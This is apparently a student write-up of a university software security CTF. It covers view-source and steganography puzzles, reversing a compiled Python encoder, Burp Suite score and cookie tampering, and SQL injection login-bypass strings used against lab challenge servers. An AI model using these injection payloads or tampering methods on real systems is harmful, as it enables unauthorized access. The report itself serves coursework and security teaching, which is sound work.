
CZ4067 CTF REPORT

SC4012/CE4067/CZ4067 SOFTWARE SECURITY
AY2023-2024 Semester 2



Solves

Challenge	Category	Value	Time
Space Sauce	Callisto	100	March 24th, 10:59:36 PM
Space Test	Coruscant	100	March 24th, 11:10:22 PM
Space Base	Ascella	100	March 24th, 11:11:03 PM
Space Venture	Solaris	100	March 24th, 11:12:50 PM
Space Link	Decimus	100	March 24th, 11:15:12 PM
Space Cookie	Coruscant	200	March 25th, 12:08:56 AM
Arecibo Message	Callisto	500	March 26th, 9:13:52 AM
Space Candy Theft	Solaris	200	March 27th, 3:03:41 PM
Letter Theft	Decimus	200	March 27th, 7:52:45 PM
Key Space	Callisto	200	March 27th, 8:05:26 PM
Space Query 1	Coruscant	200	March 28th, 11:54:49 AM
Width	Callisto	200	March 28th, 2:31:10 PM
White Space	Ascella	350	March 28th, 4:32:27 PM
Super Slow T Voice	Ascella	200	March 28th, 5:17:47 PM
Space Thread	Solaris	350	March 28th, 10:04:43 PM
Space Talk	Decimus	350	March 29th, 10:28:05 PM
Space Calculator	Coruscant	500	March 30th, 9:16:02 PM

Callisto

Space Sauce

Since right-clicking was disabled on "***http://chall.sigx.net:2001***", we resorted to using the "**view-source**" functionality, navigating to "***view-source:http://chall.sigx.net:2001***".

```
ine wrap
<!DOCTYPE html>

<html>
    <head>
        <title>My Ideal chili Sauce</title>
        <style>
            body {
                background-color: white;
                color: black
            }
            .main-body {
                margin: auto;
                text-align: center;
            }
        </style>
        <script src="disableRightMouseClick.js"></script>
    </head>

    <body>
        <script>
            document.onkeydown = function(e) {
                if (e.ctrlKey &&
                    (e.keyCode === 67 ||
                    e.keyCode === 86 ||
                    e.keyCode === 85 ||
                    e.keyCode === 117)) {
                        alert('not allowed');
                    return false;
                } else {
                    return true;
                }
            };
        </script>

        <div class="main-body">
            <h1>My 2nd Ideal Chili Sauce</h1>
            <p>Can you find my ideal Chili Sauce?</p>
            <!-- almost there -->
            <img src="./sauce.jpg" >
        </div>
    </body>
</html>

```

Next, we clicked on the linked script named "**disableRightMouseClick.js**", which revealed the flag "**CZ4067{v13W_s0urc3-1s_fUn}**".


```
document.addEventListener('contextmenu', function(e) {
    e.preventDefault();
    alert('not allowed');
});

  // This source revealed my favourite sauce!
  // CZ4067{v13W_s0urc3-1s_fUn}
```

Key Space

Given that the message "**1qazwx 34rdfvc 4t6gb 87yjmn 0okm**" appears to be grouped according to the layout of a QWERTY keyboard, we deduced a decoding strategy by tracing each set of characters directly on the keyboard. This approach uncovered the flag "**CZ4067{K3YS/}**".

Width

The message "**Greeting from decimus, we await your arrival**" contains numerous invisible and special characters not immediately apparent. To decipher the hidden content, we utilised an online tool "***https://www.soscisurvey.de/tools/view-chars.php***".




221 characters, 573 bytes

Encodings:

- U+200C: Zero Width Non-Joiner (https://decodeunicode.org/en/u+200C)
- U+200D: Zero Width Joiner (https://decodeunicode.org/en/u+0200D)
- U+202C: Pop Directional Formatting (https://decodeunicode.org/en/u+202C)
- U+FEFF: Zero Width No-Break Space (https://decodeunicode.org/en/u+FEFF)

Due to the presence of Unicode non-printing, zero-width characters that are not visible in most applications, these can be used for hiding messages within plain text. A specialised online tool "***https://330k.github.io/misc_tools/unicode_steganography.html***" was used, and revealed the flag "**CZ4067{n0w_yOu_Se3_me}**".



Arecibo Message

We intercepted a radio message contained in "**output_message.txt**", which reads "**==Q0utZNHMev+LPB1KbUKEWLi5QhvFSp0GM1A/ZNKsvfZOVGMJup1t7dkdw57aorSXYTwYNWZF4D8SgS1ogBRJ9X2/Mx4k9wyrFxMECARk7jNrNe**". Together with this output file is also a compiled Python script named "**arecibo.cpython-37.pyc**".

We decided to decompile and reverse-engineer the Python bytecode with "**uncompyle6**".

```
hippoeug@hippoeug-MacBook-Pro Desktop % uncompyle6 arecibo.cpython-37.pyc
# uncompyle6 version 3.9.1
# Python bytecode version base 3.7.0 (3394)
# Decompiled from: Python 3.11.6 (main, Oct  2 2023, 13:45:54) [Clang 15.0.0 (clang-1500.0.40.1)]
# Embedded file name: .\arecibo.py
# Compiled at: 2021-08-22 20:30:09
# Size of source mod 2**32: 937 bytes
import array, base64, zlib

def main():
    earth = input("Enter the message:")
    print(jupiter(neptune(saturn(uranus(earth)))))


def uranus(cordelia):
    ophelia = f"{int(cordelia, 2):X}"
    return ophelia


def saturn(titan):
    mimas = True
    if isinstance(titan, str):
        mimas = True
        titan = titan.encode()
    enceladus = array.array("H", titan)
    enceladus.reverse()
    tethys = enceladus.tobytes()
    if mimas:
        return tethys.decode()
    return tethys


def jupiter(europa):
    metis = europa.decode("utf-8")
    adrastea = len(metis)
    amalthea = ""
    for io in range(adrastea):
        amalthea += metis[adrastea - io - 1]

    return amalthea


def neptune(naiad):
    thalassa = str.encode(naiad)
    despina = base64.b64encode(zlib.compress(thalassa, 9))
    return despina


if __name__ == "__main__":
    main()

# okay decompiling arecibo.cpython-37.pyc
```

The message purportedly originating from "**Earth**" undergoes multiple transformations. To decipher it, we must methodically reverse these steps, starting from the final transformation labelled "**Jupiter**", and then proceeding in reverse order through "**Neptune**", "**Saturn**", and finally "**Uranus**".

```python
def reverse_uranus(encoded_message):
    # Convert the hexadecimal string to an integer
    binary_string = int(encoded_message, 16)
    # Convert the integer to a binary string
    original_cordelia = bin(binary_string)[2:]
    print("decoded uranus; got cordelia:", original_cordelia)

def reverse_saturn(encoded_message):
    # Convert the string to bytes
    titan = encoded_message.encode()
    # Create an array of unsigned short integers from the bytes
    enceladus = array.array("H", titan)
    # Reverse the array
    enceladus.reverse()
    # Convert the array back to bytes
    original_titan = enceladus.tobytes()
    # Decode the bytes to obtain the original string
    original_message = original_titan.decode()
    print("decoded saturn; got titan:", original_message)

def reverse_neptune(encoded_message):
    # Decode the base64-encoded, compressed string
    compressed_data = base64.b64decode(encoded_message)
    # Decompress the data using zlib
    decompressed_data = zlib.decompress(compressed_data)
    # Convert the decompressed data to a string
    original_message = decompressed_data.decode("utf-8")
    print("decoded neptune; got despina:", original_message)

def reverse_jupiter(encoded_message):
    # Reverse the characters in the string
    reversed_amalthea = encoded_message[::-1]
    # Convert from UTF-8 encoding to obtain the original 'metis' string
    original_metis = reversed_amalthea.encode("utf-8")
    print("decoded jupiter; got metis:", original_metis)
```

Upon reversing the functions, we were able to retrieve the original input messages.

- Message after “**jupiter**”: **“==Q0utZNHMev+LPB1KbUKEWLi5QhvFSp0GM1A/ZNKsvfZOVGMJup1t7dkdw57aorSXYTwYNWZF4D8SgS1ogBRJ9X2/Mx4k9wyrFxMECARk7jNrNe”**
- Message after “**neptune**”: **“b'eNrNj7kRACEMxFryw9k4xM/2X9JRBgo1SgS8D4FZWNYwTYXSroa75wdkd7t1puJMGVOZfvsKNZ/A1MG0pSFvhQ5iLWEKUbK1BPL+veMHNZtu0Q=='”**
- Message after “**saturn**”: **"FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF0F112124E10EC9308CDF777B5FFBDDD76DBB3FAEC610C63586DB367E9FECAFED6B6FB76DFD9013C21092306442F2FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF7F"**
- Message after “**uranus**”: **"7FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF24264309210C21390FD6DB76F6BEDAFEC9F7E36DB8635C610C6AE3FBB6DD7DDFB5F7B77DF8C30C90EE12421110FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"**

- Message before “**uranus**”, representing the original message sent from “**Earth**”:
“**11111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111110010010000100
110010000110000100100100001000011000010000100111001000011111101011011
011011011101101111011010111101101101011111110110010011110111111000110
110110110111000011000110101110001100001000011000110101011100011111110
111011011011011101011110111011111101101011110111101101110111101111111
000110000110000110010010000111011100001001001000010000100010001000001
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111**”

Given that this is an Arecibo Message consisting of 1679 bits, it needs to be organised into a 73x23 image format. This task can be accomplished using another Python script

```
import numpy as np
import matplotlib.pyplot as plt

# Replace this with your binary string
binary_string = "1111111111111111111111111111111111111111111111111111111111111111111111111111111111111

# Ensure the binary string is of the correct length
if len(binary_string) != 1679:
    raise ValueError("Binary string must be exactly 1679 characters long.")

# Convert the binary string to a list of 0s and 1s
binary_data = [int(char) for char in binary_string.replace('.', '0')]  # Assuming '.' represents '0'

# Convert the list to a 23x73 numpy array
array_data = np.array(binary_data).reshape(23, 73)

# Display the image
plt.figure(figsize=(15, 8))
plt.imshow(array_data, cmap='Greys', interpolation='nearest')
plt.axis('off')  # Turn off axis labels and ticks
plt.show()
```

Upon executing the script, we obtained the flag “**CZ4067{YOUR3V3RS3M3}**”.

Coruscant

Space Test


We visited "***http://chall.sigx.net:6200***", and discovered the flag "**CZ4067{StAt1C-W3b}**".

You've managed to navigate to this website!


Here is your flag: CZ4067{StAt1C-W3b}

Space Cookie


Upon navigating to "***http://chall.sigx.net:4270***", we encountered a mouse-clicker game with a high score requirement of 1,200,000.




To manipulate the high score on the client side before sending it to the server, we employed Burp Suite's Proxy Intercept feature to modify the message.



Initially, without modifying the message, we forwarded it to the server and received the error message “**You lost! Better luck next time xx**”. However, during the subsequent attempt, we adjusted both the current high score and the cookie high score to values exceeding 1,200,000.




As a result of these modifications, we obtained the final flag “**CZ4067{Ch0cO_c0oK1e}**”.



Space Query 1


The webpage "***http://chall.sigx.net:8081***" appears to be vulnerable to SQL injections. When the following credentials were provided as input, we received the error message "**"admin" detected .. what are u doing here Hacker ?!**"

- username: "**admin` OR `1=1` #**"
- password: "**hello**"



It appears that the application employed some sort of mechanism to detect the presence of the string 'admin' in the input, likely as a security measure against basic SQL injection attacks.


After several iterations, we successfully bypassed this mechanism and obtained the flag "**CZ4067{W3lL-d0n3_SQL-1nJ3ct}**" with the following input
Password Field: "**' or username="admin"#**"



It's important to note that attempting the same SQL injection input on NTU's WiFi network NTUSECURE will not yield the flag. This exercise must be conducted on a different network, such as your own Mobile Hotspot. Please fix.

Space Calculator


When navigating to "***http://chall.sigx.net:4595***", we are automatically redirected to "**http://chall.sigx.net:4595/?file=home.php**", where we encounter the message: "**Sorry, only students taking CZ4067 are allowed to access this page.**".




When navigating to the "robots.txt" file at "***http://chall.sigx.net:4595/?file=robots.txt***", we discovered a list of disallowed files.

- "**Disallow: /?file=book.php**"
- "**Disallow: /?file=computer.php**"
- "**Disallow: /?file=documents.php**"
- "**Disallow: /?file=secret.php**"
- "**Disallow: /?file=wallet.php**"

